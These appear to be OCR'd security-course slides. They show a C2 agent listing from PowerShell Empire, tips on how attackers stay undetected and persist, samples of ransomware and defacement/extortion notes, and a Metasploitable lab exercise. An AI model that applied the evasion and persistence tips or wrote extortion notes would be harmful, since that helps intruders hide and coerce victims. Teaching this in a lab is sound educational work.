
```
(Empire) > agents

[*] Active agents:

 Name      La Internal IP     Machine Name      Username                Pro
cess             PID     Delay    Last Seen
 ----      -- -----------     ------------      --------                ---
----             ---     -----    ---------
 victim1   ps 192.168.1.114   VICTIM-PC         victim-PC\victim        pow
ershell          1072    5/0.0    2018-07-22 01:11:00
 victim1P  ps 192.168.1.114   VICTIM-PC         *victim-PC\victim       pow
ershell          2328    5/0.0    2018-07-22 01:10:59
 9K47HAVG  ps 192.168.1.178   WIN-4OVHPVAKU75   *WORKGROUP\SYSTEM       pow
ershell          2780    5/0.0    2018-07-22 01:10:57


(Empire: agents) > interact 9K47HAVG
(Empire: 9K47HAVG) >
```

Remaining undetected


- An attacker usually wants to remain undetected in a network until they accomplish their goal
- How to do this?
  - Minimize network traffic
  - Minimize CPU usage
  - Minimize active time on the network - try to schedule things when they will blend in
  - Persist in services or inside of normal processes instead of something obvious

What if they don’t want to hide?

- Ransomware, disk wipers, DDOS attacks, attempted physical damage to servers, etc
- Those can be end goals for the attackers, too



```
Ooops, your important files are encrypte

If you see this text, then your files ar
have been encrypted.  Perhaps you are bu
files, but don't waste your time.  Nobod
decryption service.

We guarantee that you can recover all yo
need to do is submit the payment and pur

Please follow the instructions:
```



Hacked By Whois Team

::: Who is 'Whois' ? :::


r3cycl3r@whois.com

!!! WARNING !!!

Hi !!!

We have an Interest in Hacking.
This is the Beginning of Our Movement.
User Acounts and All Data are in Our Hands.
Unfortunately, We have deleted Your Data.
We'll be back Soon.

See You Again



Hacked By #GOP

--Warninig--

Wei¯ve already warned you, and this is just a beginning.
We continue till our request be met.
Wei¯ve obtained all your internal data including your secrets and top secrets.
If you doni¯t obey us, wei¯ll release data shown below to the world.
Determine what will you do till November the 24th, 11:00 PM(GMT).
Post an email address and the following sentence on your twitter and facebook,

Lab

- Download the OVA from https://download.vulnhub.com/metasploitable/Metasploitable.zip
- Install this into virtualbox, and boot it, along with your kali VM
- From your kali VM, run a nmap scan to find the IP of the metasploitable box
- Start enumerating services and vulnerabilities and try to break in
- THIS IS TO EASE YOU INTO THE HOMEWORK ASSIGNMENT, completing the lab is to your benefit.